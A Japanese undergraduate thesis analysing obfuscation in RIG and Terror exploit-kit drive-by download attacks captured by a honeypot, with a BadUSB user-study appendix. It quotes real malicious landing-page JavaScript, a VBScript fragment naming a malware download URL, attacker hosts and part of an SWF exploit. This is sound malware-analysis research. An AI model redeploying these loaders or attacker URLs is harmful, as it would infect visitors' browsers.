明治大学総合数理学部

2018 年度

卒　業　研　究

Drive-by Download 攻撃における難読化された攻撃コードの解析調査

学位請求者　先端メディアサイエンス学科

山本拓巳

目次

第 1 章

はじめに

Drive-by Download 攻撃は Web サイトを閲覧したユーザに対してマルウェアのダウンロード，実行を行わせる攻撃である．攻撃の際にユーザを複数の中継サイトに経由 (Drive) させ，マルウェアをダウンロード (Download) させることから Drive-by Download 攻撃と呼ばれる．2010 年には多くの被害をもたらした Gumblar[1] でこの攻撃が用いられ，周知されるきっかけとなった．ユーザは不正サイトだけでなく改ざんされた一般の Web サイトを閲覧するだけでマルウェアに感染してしまうため危険性が高い．Drive-by Download 攻撃では，ほとんどの場合に Exploit Kit と呼ばれる攻撃の一部を担う攻撃用ツールキットが用いられており，それがサービスとして広く提供されている (Exploits as a Service)[2]．これによって攻撃が容易になり被害増加の一因となっている．

本稿では，Exploit Kit，特に 2017 年に猛威を振るった RIG Exploit Kit の解析妨害手段である攻撃コードの難読化に着目する．2017 年に観測された 50 件の Drive-by Download 攻撃について，用いられた Exploit Kit の難読化手法を解読し，難読化手法の傾向を明らかにする．

第 2 章

Drive-by Download 攻撃

2.1 攻撃手順

Drive-by Download 攻撃の大まかな手順を図 2.1 に示す．

まず，(1) ユーザは入口サイトを閲覧する．入口サイトには攻撃者の作成した不正サイト，改ざんされた一般の Web サイト，不正広告の 3 種類があり，攻撃者が不正サイトを作成する場合には攻撃者が SNS やメールによって URL を送り入口サイトに誘導する．

入口サイトにアクセスしてきたユーザは次に (2) 複数の中継サイトにリダイレクトされる．中継サイトには解析妨害の役割があり，アクセス元が攻撃対象かどうかの判定が行われ，攻撃対象でない場合には正常なレスポンスが返される．

攻撃対象と判断されたユーザは攻撃サイトに誘導され，(3) ブラウザや Flash Player の脆弱性を突くようなコードが実行され，(4) マルウェア配布サイトからマルウェアがダウンロード・実行される．

2.2 Exploit Kit

Drive-by Download 攻撃に用いられる Exploit Kit は，図 1 の攻撃サイトとマルウェア配布サイトの処理を担う．攻撃者は入口サイトを閲覧したユーザを中継サイトにリダイレクトし，そこで Exploit Kit へ接続する URL を生成する．そしてその URL へ誘導するようなコードを実行することでユーザを Exploit Kit サイトにリダイレクトする．

また，Exploit Kit の管理，販売を行う業者が存在し，攻撃者は業者から購入することで Exploit Kit を使用する．これにより，攻撃者は Exploit Kit を購入し Exploit Kit サイトの URL へ誘導するだけで攻撃を行うことができるため，攻撃の難易度が低下している．



図 2.1　Drive-by Download 攻撃の概要

第 3 章

解析

3.1　概要

本稿では，2017 年 6 月から 10 月の 5 か月の間に観測された 50 件の Drive-by Download 攻撃の観測データを解析する．観測は高対話型クライアントハニーポット StarC[3] を使って行い，悪性 URL に接続した際のトラフィックデータやスクリーンショットを取得した．

解析には観測時に得られた Pcap ファイルを参照し，Drive-by Download 攻撃のトラフィックデータや攻撃で使用されている Exploit Kit のソースコードを抽出し攻撃手順を解読する．使用された Exploit Kit の種類，難読化手法，難読化回数，セクション数，入口サイトにアクセスしてからマルウェアをダウンロードするまでの時間を調査し，Exploit Kit の分類を行った．

3.2　観測された Exploit Kit

50 件の Drive-by Download 攻撃の全てで Exploit Kit が使用されていた．表 3.1 に確認された Exploit Kit の種類と数を示す．50 件のうち 48 件に RIG Exploit Kit，その他 2 件に Terror Exploit Kit が用いられていた．

解析したデータは 2017 年に観測したものであり，当時の Drive-by Download 攻撃では RIG Exploit Kit を使用することが主流であったことが伺える．RIG Exploit Kit には後述する難読化処理や IP を参照した解析妨害 [4][5] があり，対策が困難であることから，攻撃者にとって魅力的な攻撃ツールであったことが大きな要因であると考える．

表 3.1　観測された Exploit Kit の種類・数

Exploit Kit	総数
Terror Exploit Kit	2
RIG Exploit Kit	48

3.3　Exploit Kit におけるトラフィック・難読化手法

Exploit Kit による攻撃の手順を図 3.1 に示す．Exploit Kit 毎に細かな違いがあるが，おおまかな手順は同じである．

まず，中継サイトから誘導されたユーザは (1)Landing Page にリダイレクトされる．Landing Page では (2) 難読化された脆弱性を突くコードが実行され，(3) マルウェアをダウンロード・実行する．

前節で示した 2 種類の Exploit Kit について，Exploit Kit 内でのトラフィックの遷移や用いられている難読化の解読方法を述べていく．



図 3.1　Exploit Kit による攻撃の手順

3.3.1 Terror Exploit Kit

Terror Exploit Kit は 2016 年後半に発見された Exploit Kit であり [6]，Sundown Exploit Kit[7] のコードがベースとなっている．表 3.2 に Terror Exploit Kit のトラフィックの概要を示す．

表 3.2 Terror Exploit Kit におけるトラフィックの遷移

Result	Protocol	Host	URL	Comment
302	HTTP	popunder.youdonthaveenough.faith	/popunder.php	Gate
200	HTTP	reminder.deficitgarage.download	/forum nAOEYTH/showthread.php...	Landing Page
200	HTTP	reminder.deficitgarage.download	/forum nAOEYTH/0ViGerkEQQ20...	Exploit
200	HTTP	reminder.deficitgarage.download	/forum nAOEYTH/7wlkYFwm7t...	Malware

まず，改ざんされた入口サイトにアクセスしてきたユーザを Exploit Kit の Landing Page にリダイレクトする．Landing Page では特に意味のないテキストが表示されており，iframe タグ (図 3.2) によって Exploit Page への URL が生成される．そして，ユーザのブラウザ環境やプラグインのバージョン情報を取得し，攻撃対象だと判断された場合には iframe で生成された Exploit の URL へリダイレクトされる．Exploit Page では脆弱性を突くコードが実行されマルウェアのダウンロードと実行がされる．Terror Exploit Kit では Landing Page にダミーのテキストが表示されていることが特徴である．ユーザの環境を取得する際のコードが難読化されているケースがあるが，本稿で用いた観測データは特に難読化されておらず (図 3.3)，そのまま読むことができた．

```
<iframe
src='http://reminder.deficitgarage.download/forum_nAOE
YTH/0ViGerkEQQ20/rSir7V9aOl8p.html'>
</iframe>
```

図 3.2 iframe で生成された Exploit Kit の URL

```
Sub halisidragons()
On Error Resume Next
key="KseEkA0jmXutO4qRPDFOn3qC"
url="http://reminder.deficitgarage.download/forum_nAOEYTH/7wlkYFwm7tkC.p
hp"
Dongslm3de=userAgent
```

図 3.3 Terror Exploit Kit における攻撃コードの一部

3.3.2 RIG Exploit Kit

RIG Exploit Kit は 2016 年後半から急激に活動が活発化した Exploit Kit であり [8]，2018 年前半に入っても多くの Drive-by Download 攻撃で使用されている．表 3.3 に RIG Exploit Kit のトラフィックの遷移を示す．

表 3.3　RIG Exploit Kit におけるトラフィックの遷移

Result	Protocol	Host	URL	Comment
200	HTTP	jackpotfreerols.cf	/	
200	HTTP	jackpotfr22.cf	/yo/?	
200	HTTP	188.225.79.213	/?LpetravelingSwEzlY1dWlgRpa320XUyBKehJWA...	Landing Page
200	HTTP	188.225.79.213	/?vel flight1558man1330vanxHzQMrXYbRzFFY...	Payload

Terror Exploit Kit と同様に，ユーザを入口サイトから Landing Page にリダイレクトする．Landing Page では難読化された JavaScript のコードを実行することでマルウェアのダウンロードと実行を行う．Flash Player の脆弱性を突く場合はさらに swf ファイルがダウンロードされる．

ここから難読化の手法を述べる．Landing Page では大きく 3 つの JavaScript セクションに分かれており (図 3.4)，それぞれのセクションは 3 つの文字列，それを処理する for 文のコード，処理したコードを実行する eval コードで構成されている (図 3.5)．これらのコードは難読化されており，そのままの状態では処理内容の把握は困難なので，実際に js を実行して，難読化を解き処理内容を確認する．JavaScript コードの実行には Google Chrome のデベロッパー・ツールの Console を使用した．

```
<html><head>
  <meta http-equiv="X-UA-Compatible" content="IE=10">
  <meta charset="UTF-8">
  </head><body><script>pOLrJBkcBs="}�ur�;}}�fg�r+�bx�0|�&265�q-8��a�-1�q�hil�s*�j59�03�12�;/*�+6;�+c�b�x]�
/*g143g36fn*/
piACvBprFb="func�ng�d�al�cd�en�/�449d�75�520�s*/b�[c�ate�eme�]�cr�t�[t�]�te�avas�pt,�ex�a,a�getE�ents
icxfzisrxf=".<>=¥"¥')( ¥t¥n";/*x70946a52018d8008f*/
for(xTdNIilEFE='',RaLNqueUXL=3165,ICYutIKOoL=0;RaLNqueUXL>-1,ICYutIKOoL<=3165;RaLNqueUXL--,ICYutIKOoL++){ xTdNIilEFE+=piACvBprFb[ICYutI
</script>
section1
<script>ubqkmzwHAu="5�eo�te��nc�out�/set�04f�j8�44�824d�/*s�abc�etu�df�ed�n�fun�ueO*/v�640�5h�24d7*
/*g25g27fn*/
zxkCWErcLj="var�gos�;�551�d227�hfj�94��ow�933�593*/e�cScr�t*s86�9100�fj�6fs�VBs�cr/*�4442�39�20/
QprltioGhB=".<>=¥"¥')( ¥t¥n";/*x79691a40601d82055f*/
for(JVFkszLzDX='',VTOiePLIaR=3409,BtJOKmPLZw=0;VTOiePLIaR>-1,BtJOKmPLZw<=3410;VTOiePLIaR--,BtJOKmPLZw++){ JVFkszLzDX+=zxkCWErcLj[Bt
</script>
section2
<script>aQloMZDuwt="fs*�j741�534�247r;/re;dfg�r+xbx-10�8a��1q�ile2;q+6];b�xcvx5fs6hfjd5s
/*g96g148fn*/
KgCrqIlCrS="/*48d5hfj5fs*/tion�d�var,,cume/*s8d3hfj76fsbceateles]pt81d60hf29f[t]t/as
oSDxpXHFUc=".<>=¥"¥')( ¥t¥n";/*x28128a33470d56969f*/
for(XYPCLgCdRY='',prpzVoUujo=643,waYlLvMuIj=0;prpzVoUujo>-1,waYlLvMuIj<=644;prpzVoUujo--,waYlLvMuIj++){ XYPCLgCdRY+=KgCrqIlCrS[waYlLv
</script></body></html>
section3
```

図 3.4　RIG Exploit Kit における Landing Page のコードの一部

それぞれのセクション毎に難読化手法の違いはないため，3 つのセクションの内から代表してセクション 1 について解読手順を述べる．

まず，セクション内の 3 つの文字列のうち，図 3.5 の (1)，(2) の文字列は終わりの部分で split されている (図 3.6)．セクションの後半では，図 3.7 の for 文で split した (1) と (2) の文字列の配列と (3) の文字列を使った文字列処理を行っており，その実行結果を eval に渡している．つまり，eval の処理まで進めれば eval での実行内容がわかる．for 文までのコードを Console で実行し，eval に渡している文字列を表示する．

```
QuNbWbmGMx="nr}}re ga +df x& || 5- 8& aq a 9-
1 le s*/w fj63 70 506 2;/* 6;b 6+c b ]xcvx s*/ j17 d458
czkABgFOcQ="func nk var l do ent *s73 53 fj42 */ [ate men
sByT ame crip
xxKhEySbJO=" <>=¥"¥')( ¥t¥n";/*x43219a28390d51638f*/
for(TyzOXTdfhV='',iQWzIpoNCi=3137,dmGVEYMzKm=0;iQWzIpoNCi>-1,dmGVEYM
```

(1) (2) (3)

図 3.5　RIG Exploit Kit における JavaScript セクション 1 のコードの一部

```
QuNbWbmGMx="n r}}re g a+ df x & || 5- 8 & aq a
+c b ]xcvx s*/ j17 d458 s2 {c x L r x i;} ] i A[x
, SD45 la */r 5457 6118 s864 FLM JKS EFG A /v
e ca {k ,a } ]Befo nse e[ rent ],a b[ pt va xt/ pe
a { tio"/*j32308e*/["sp"+("lit")]/*gfh9022hg*/('');
```

図 3.6　セクション 1 の文字列を split 処理するコード

```
for (TyzOXTdfhV = '', iQWzIpoNCi = 3137, dmGVEYMzKm = 0; iQWzIpoNCi > -1, d
TyzOXTdfhV += czkABgFOcQ[dmGVEYMzKm];
if (typeof QuNbWbmGMx[iQWzIpoNCi] != 'undefined') {
TyzOXTdfhV += QuNbWbmGMx[iQWzIpoNCi];
};
}
for (LletajyZhL = 0; LletajyZhL <= xxKhEySbJO.length - 1; LletajyZhL++) {
TyzOXTdfhV = TyzOXTdfhV["replace"](new RegExp(xxKhEySbJO["substr"](LletajyZ
LletajyZhL++;
}

eval(TyzOXTdfhV);
```

図 3.7　セクション内で文字列処理を行う for 文と eval 処理

取得した文字列の処理内容は，関数 I を実行し予め定義された文字列を Base64 デコードして返し (図 3.8)，この返された文字列 s(下線部) を新しく生成した script に設定して実行するものである．ここで，文字列 s をデコードすることで図 3.9 の実行内容を得ることができる．

図 3.9 ではブラウザや Flash Player の脆弱性を突くコードと，最終的にマルウェアをダウンロード・実行するための URL とデコードキーが記述されている．(図 3.11)

3.3.3 swf ファイルによる Flash Player の脆弱性攻撃

本研究で使用したデータセットでは，観測された RIG Exploit Kit のほとんどで swf ファイルがダウンロード及び実行がされていた．この swf ファイルは Adobe Flash Player の脆弱性を突くプログラムが含まれており，その脆弱性を突くことでマルウェアのダウンロードを行わせる．swf ファイルは機械語で書かれているので，ソースコードを参照するためにデコンパイルする必要がある．

デコンパイルしたファイルの攻撃コードは PoC のソースコードをそのまま流用しており，全ての swf ファイルについて同様の攻撃コードが確認された．

3.4 観測データ毎の難読化手法の違い

2 種類の Exploit Kit についてトラフィック及び難読化手法の一例を述べたが，Terror Exploit Kit による攻撃では，2 件とも全く同一のドメインの Exploit Kit が観測された．RIG Exploit Kit についても，Exploit Kit のドメインや IP はそれぞれ違うものだったが，Exploit Kit 内の攻撃や難読化については全て同じ方式で差はなかった．

```
function k() {
   var a = l(),
      c = document,
      /*s73213d53572hfj4285fs*/ b = c["createElement"]("script");
   b["type"] = "text/javascript", b["text"] = a, a = c["getElementsByTagName"]("s
}
try {
   k()
} catch (m) {}

function l() {
   var s
="dmFyIGZnZGZnZCA9ICIiOy8qczQ3NzA5ZDM2MjY4aGZqOTU2MTVmcyovCglmc
dzc3NzKX19LypzZGhkOTU4OTFoZnMqLw ==="; /*s65026d21699hfj75792fs*/
   var e = {},
      i, b = 0,
      c, x, aq = 0,
      a, r = "",
      dfgdfg = String.fromCharCode,
      L = s.length; /*s36259d28398hfj40713fs*/
   var A = "ABCDEFGHIJKSD454FLMNOPQRSTUVWXYSD454FZabcdefghijklmnopq
   xcvx = "aTcharAt".substr(2);
   for (i = 0; i < 64; i++) { /*s31484d39289hfj15241fs*/
      e[A[xcvx](i)] = i;
   }
   for (x = 0; x < L; x++) {
      c = e[ /*s29765d45840hfj17773fs*/ s[xcvx](x)];
      b = (b << 6) + c;
      aq += 6;
      bx = 2; /*s75067d87078hfj63800fs*/
      while (aq >= (9 - 1)) {
         ((a = (b >>> (aq -= 8)) & 265 - 10) || (x < bx)) && (r += dfgdfg(a));
      }
   }
   return r;
}
```

図 3.8　eval に渡された文字列

```
var fgdfgd = ""; /*s47709d36268hfj95615fs*/
function hcvvsdf(num, width) {
   var xcvaa = "0123456789abcdef"; /*s95073dffd100000hd11665hfs*/
   var hcvvsdf = xcvaa.substr(num & 0xF, 1);
   while (num > 0xF) {
      num = num >>> 4;
      hcvvsdf = xcvaa.substr(num & 0xF, 1) + hcvvsdf;
   }
   var width = (width ? width : 0);
   while (hcvvsdf.length < width) hcvvsdf = "0" + hcvvsdf;
   return hcvvsdf;
}

function gfdgsdf566(u, k) {
   var fr = String.fromCharCode;
   var c = "",
      b = "",
      d = "",
      f = fr(0x20),
      g = fr(0),
      v = fr(0x22);
   var app = k + v + f + v + u + v + f + v + navigator.userAgent + v + g + g + g + g;
   app.length % 2 && (app += g);
   for (var e = 0; e < app.length; e++) {
      b = hcvvsdf(app.charCodeAt(e), 2);
      d = hcvvsdf(app.charCodeAt(e + 1), 2);
      c += b + d;
      e += 1;
   }
   return c;
}
```

図 3.9　脆弱性を突くコードの一部



図 3.10　マルウェアをダウンロードする URL と復号キー

```
<?xml version="1.0" encoding="UTF-8"?>
<swf version="32" compressed="1">
 <Header framerate="30" frames="1">
  <size>
   <Rectangle left="0" right="16000" top="0" bottom="12000"/>
  </size>
  <tags>
   <FileAttributes hasMetaData="1" allowABC="1" suppressCrossDomainCaching="0"
swfRelativeURLs="0" useNetwork="1"/>
    <UnknownTag id="0xFF">
     <data>AA==</data>
    </UnknownTag>
    <Metadata>
     <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
  <rdf:Description xmlns:dc="http://purl.org/dc/elements/1.1"
xmlns:asc="http://ns.adobe.com/asc/2012">
      <dc:format>application/x-shockwave-flash</dc:format>
      <asc:compiler name="ActionScript Compiler" version="2.0.0" build="354154"/>
  </rdf:Description>
</rdf:RDF>
    </Metadata>
    <DefineBinaryData objectID="3">
     <data>
      <data>N2KAkw==</data>
     </data>
    </DefineBinaryData>
    <DefineBinaryData objectID="2">
     <data>
      <data>ATk3S2ggQy4KHgtOAjcYNXM=</data>
     </data>
    </DefineBinaryData>
    <DefineBinaryData objectID="1">
     <data>
```

図 3.11　Flash Player の脆弱性を突く swf ファイルのソースコードの一部

第 4 章

まとめ

本研究によって Drive-by Download 攻撃に使用される Exploit Kit の難読化について解析を行い，Exploit Kit の種類毎に違いはあるが同一 Exploit Kit 同士ではほとんど差がないことを明らかにした．

しかし，解析に使用したデータは 2017 年に観測されたものであり，2018 年後半では Terror Exploit Kit は活動が停止，1 年以上活発に活動していた RIG Exploit Kit は下火になり，Fallout Exploit Kit[9] や一度は活動を停止しまた活動が再開された Grandsoft Exploit Kit[10] 等に主流となる Exploit Kit が移り変わりつつある．今後はそれらについて解析を行い，トラフィックや難読化，攻撃に使用される脆弱性等を調査し，傾向を調査することを課題とする．

参考文献

[1] 松川博英，“トレンドマイクロ セキュリティブログ マルウェア解析の現場から-03 Gumblar 攻撃”，(https://blog.trendmicro.co.jp/archives/3340，2018 年 12 月参照).

[2] TrendMicro，“サービスとしてのエクスプロイトキット”，(https://www.trendmicro.com/vinfo/jp/threat-encyclopedia/web-attack/3192/exploits-as-a-service，2018 年 12 月参照).

[3] 小池倫太郎，“高対話型クライアントハニーポット StarC の開発と Drive-by Download 攻撃のトラフィックデータの解析”，2017 年度明治大学菊池研究室卒業論文，2018.

[4] 小池倫太郎，菊池浩明，“Drive-by Download 攻撃における RIG Exploit Kit の解析回避手法の調査”，Computer Security Symposium 2017，pp. 364-369，2017.

[5] 山田道洋，小池倫太郎，菊池浩明，黄緒平，“RIG Exploit Kit における攻撃傾向の調査”，Computer Security Symposium 2017，pp. 357-363，2017.

[6] McAfee，“Threat Landscape Dashboard Terror Exploit Kit”，(https://www.mcafee.com/enterprise/en-us/threat-center/threat-landscape-dashboard/exploit-kits-details.terror-exploit-kit.html，2018 年 12 月参照).

[7] McAfee，“Threat Landscape Dashboard Sundown Exploit Kit”，(https://www.mcafee.com/enterprise/en-us/threat-center/threat-landscape-dashboard/exploit-kits-details.sundown-exploit-kit.html，2018 年 12 月参照).

[8] Security NEXT，“エクスプロイトキット「RIG」が活発 - 国内サイト経由でランサム誘導”，(http://www.security-next.com/074841，2018 年 12 月参照)

[9] nao sec，“Hello ‘Fallout Exploit Kit’”，(https://www.nao-sec.org/2018/09/，2018 年 12 月参照).

[10] TrendMicro，“主要エクスプロイトキットの活動状況、2016 年後半の急減以降も活動は継続”，(https://blog.trendmicro.co.jp/archives/19316，2018 年 12 月参照).

謝辞

本研究を行うにあたり，多くの方より御指導いただきました．特に，多大なる御指導を受け賜りました，指導教官である明治大学総合数理学部先端メディアサイエンス学科の菊池浩明教授に深く感謝申し上げます．また，研究に使用するデータセットやプログラムを提供して下さった研究室の卒業生である小池倫太郎さん，予備実験等に協力してくださった菊池研究室の皆様並びに先端メディアサイエンス学科の方々に深く感謝の意を表するとともに，謝辞とさせていただきます．

付録 A

悪意のあるデバイス BadUSB における攻撃のリスク調査

A.1　はじめに

BadUSB は PC に危害を加えることを目的として作られた USB デバイスである．一見するとただの USB メモリだが，PC に挿すとキーボードと認識され攻撃者の仕組んだ操作が勝手に行われる．USB メモリを介して感染するコンピュータウイルスではなく，オートラン機能を悪用している訳でもない．USB メモリにおいて PC の CPU に該当するファームウェアを書き換えることで悪意のある動作を行わせる．ファームウェアが改ざんされているので，ウイルス対策ソフトでの検出が出来ない．デバイスドライバのインストールも多くの場合自動で行われ，表示も短時間しかされないので注意深く見ていなければ見落としてしまう．BadUSB の脅威は，通常の USB と見分けがつかず，不正に PC が操作されてもそれに気づかないことである．気づかずに BadUSB を挿してしまった場合，自分の知らない間に勝手にマルウェアをダウンロードされたり，PC 内のデータを勝手に外部に送られてしまう等の被害が生じる可能性がある．

BadUSB による不正操作に気づくには，PC の利用経験の長さやセキュリティに関する知識の有無が関係すると考えられる．そこで，本稿では，どのような不正行為ならば気づかれにくいか，セキュリティの知識があれば不正行為を検出できるか，といった疑問に答えて，BadUSB によるリスクの大きさを明らかにすることを目的とする．そのために，31 人の被験者に対して評価実験とセキュリティ指向度の調査を行った．これらのデータから被験者の傾向，BadUSB の脅威度などの関係性を明らかにする．

A.2　実装方法

A.2.1　BadUSB の実装

BadUSB の実装には Arduino を使用した．Arduino の持つキーボード，マウス操作を行うライブラリを使用することで，BadUSB による攻撃を再現した．どちらの操作でも簡単な数行のコードを書くことで行うことができる．また，実際の状況に近づけるために，ドングル型の Arduino デバイスを使用している．これは外見上は普通の USB メモリにしか見えず，攻撃時の状況を忠実に再現することが可能になっている．

A.2.2　BadUSB による攻撃の再現

本研究での評価実験を行う前に，5 種類の BadUSB を実装した．さらに，それらの BadUSB を Mac でも動作するように改良した．

1) マウスをぐるぐるさせる
2) ウィンドウを大量にポップアップさせる
3) ビープ音を複数回鳴らす
4) テキストを連続で打つ
5) 強制的に再起動させる

A.2.3　Arduino による BadUSB 実装での問題

本来であれば，ウェブページへのアクセスやファイルのダウンロードを行うものも実装する予定であったが，「：」や「￥」が化けてしまうためできなかった．これは本研究で使用している Arduino Reonard が Usage コードが 101 より大きいものを無視してしまう仕様になっているためであるとわかった．対処法として，Arduino IDE のフォルダ内にあるソースを変更することであらゆるキー操作に対応することが可能になるようである．しかし，この問題の解決が BadUSB の実装までに間に合わなかったため，今回は可能な範囲での攻撃を実装した．

二つ目の問題は OS による操作の違いである．Windows ではコマンドプロンプトを起動し攻撃を行うのに対し，Mac の場合ではターミナルを起動し攻撃を行うのだが，起動する際のキー入力の違いから同一のプログラムで両方の操作を行うことが不可能なので，攻撃対象の OS によってプログラムを変更する必要がある．

A.3　評価実験

A.3.1　評価実験手法

本実験では前述の A rduino デバイスを使って，同様に Arduino のキーボードとマウスを操作するライブラリを活用し次の 5 つの BadUSB を実装した．

(1) マウスをランダムな方向にランダムな周期で動かす
(2) カメラアプリを起動し，1 枚写真を撮影する
(3) 何もなし（比較用）
(4) テキストファイルを作成して中身に記入した後，拡張子を変更する
(5) PC を再起動させる

これらの 5 つの BadUSB について，被験者は順番に挿して，それぞれがどのような挙動をしているのかを答える．実験時には被験者が BadUSB を挿してから答えを記入し終わるまでの時間を計測した．実験後にはアンケートを実施し，名前，学年，性別，コンピュータ経験年数，使用 OS，使用ブラウザ，BadUSB への認知を確認し，実験の正解を提示してから各 BadUSB の脅威度を 5 段階で評価する（以降脅威度を T とおく）．

A.3.2　IT 指向度

IT に関する以下の 3 つの事項を提示し，経験があるものの数で IT 指向度を測る．

i) 自身のコンピュータで OS のインストールまたは再インストールを行った
ii) 家のネットワーク設定をした
iii) ウェブページを作成した

アンケートでは，経験のあるものに丸をつけてもらい，丸*1 点で計算し，最大 3 点で評価をつける．

A.3.3　セキュリティ指向度（SeBIS）

SeBIS[1][2] と呼ばれるセキュリティ指向度調査では，以下の 18 問の質問について，しない (1)，まれに (2)，時々 (3)，頻繁に (4)，常に (5) の 5 つから当てはまるものを選び，合計したものをセキュリティ指向度として算出する（一部質問については点数を反転させて計算する）.

1)　長時間使用しないと自動的にコンピュータの画面がロックするように設定している
2)　ノートパソコンまたはタブレットのロックを解除するために、パスワード/パスコードを使用する
3)　自分のコンピュータから離れる時に、その画面を手動でロックする
4)　携帯電話のロックを解除するために PIN またはパスコードを使用する
5)　必要がない限り、パスワードを変更することはない
6)　ここは「頻繁に (4)」を選択してください（確認用）
7)　自分の複数のアカウントにそれぞれ異なるパスワードを使用する
8)　新しいオンラインアカウントを作成する時、サイトの最低条件以上の強いパスワードを使用しようとする
9)　必須でない場合には、パスワードに特殊文字を含めない
10)　誰かにもらったリンクを開く時、どこに行くかを確認することなくそれを開く
11)　URL バーを見るのではなく、web サイトの見た目でどのページに訪問したのかを判断している
12)　安全に送信されることを確認することなく（SSL、「https：//」、ロックアイコン）、ウェブサイトに情報を送信する
13)　ウェブサイトを閲覧するとき、クリックする前にリンクにマウスオーバー (マウスを重ねる) してどこに行くかを知る
14)　セキュリティ上の問題が発見された場合、他の誰かがそれを修正すると考えているので、私は使い続ける
15)　ソフトウェアアップデートのプロンプトが表示されたら、すぐにインストールする
16)　自身が使っているプログラムが常に最新であることを確認している
17)　この質問の答えとして「常に (5)」を選択してください（確認用）
18)　アンチウイルスソフトウェアが定期的に更新されていることを確認する

A.4　実験結果

評価実験とセキュリティ指向度調査で得られたデータから，セキュリティ意識のレベルの違いによって，どういった攻撃が脅威になるのか明らかにしていく．

表 A.1　評価実験データ 1

被験者 No.	学年	性別	回答時間 1	回答時間 2	回答時間 4	回答時間 5	回答 1	回答 2	回答 4	回答 5
1	B3	男	85	49	36	21	1	0.5	0.5	1
2	B3	男	58	39	57	41	1	1	0.5	1
3	B3	男	33	26	38	26	1	1	0	1
4	M1	男	84	50	72	83	0.5	1	0.5	1
5	M1	男	51	74	54	25	0.5	0.5	0.5	1
6	B3	男	76	61	86	60	0	1	0.5	1
7	M1	男	53	40	52	44	1	0.5	1	1
8	B3	男	80	48	34	14	0	1	0	1
9	B3	男	65	23	18	26	1	1	0.5	1
10	B3	男	45	54	50	40	0	0	0.5	1
11	B3	男	151	40	47	30	1	1	1	1
12	M1	男	56	20	39	20	1	0.5	1	1
13	B3	男	29	24	32	25	0	0.5	0	1
14	M1	男	48	39	51	42	0	1	0.5	1
15	B3	女	73	49	50	61	1	0.5	0.5	1
16	B3	女	73	29	39	28	1	0.5	0.5	1
17	B4	男	94	38	75	39	1	1	0.5	1
18	M1	男	25	15	24	36	0	1	1	1
19	B3	男	45	18	35	40	1	1	0	1
20	B2	男	68	39	45	62	1	0.5	0.5	1
21	B2	男	109	90	45	62	1	0.5	0.5	1
22	B2	女	86	24	50	65	0.5	1	0.5	1
23	B2	男	58	62	64	34	0	0.5	0.5	1
24	B2	男	27	28	28	24	1	1	0.5	1
25	B2	男	99	71	119	44	0	1	1	1
26	B2	男	127	76	35	46	1	0.5	0	1
27	B2	男	109	34	27	44	0	0	0.5	1
28	B4	男	100	71	63	39	1	0.5	0.5	1
29	B3	男	41	47	133	39	1	1	1	1
30	B2	男	31	51	28	29	1	0	0.5	1
31	B3	男	52	29	26	22	1	1	0.5	1

表 A.2　評価実験データ 2

被験者 No.	経験年数	使用 OS	使用ブラウザ	BadUSB 認知	危険度 1	危険度 2	危険度 4	危険度 5
1	10	mac	chrome	×	1	5	2	5
2	18	windows	chrome	△	2	4	5	3
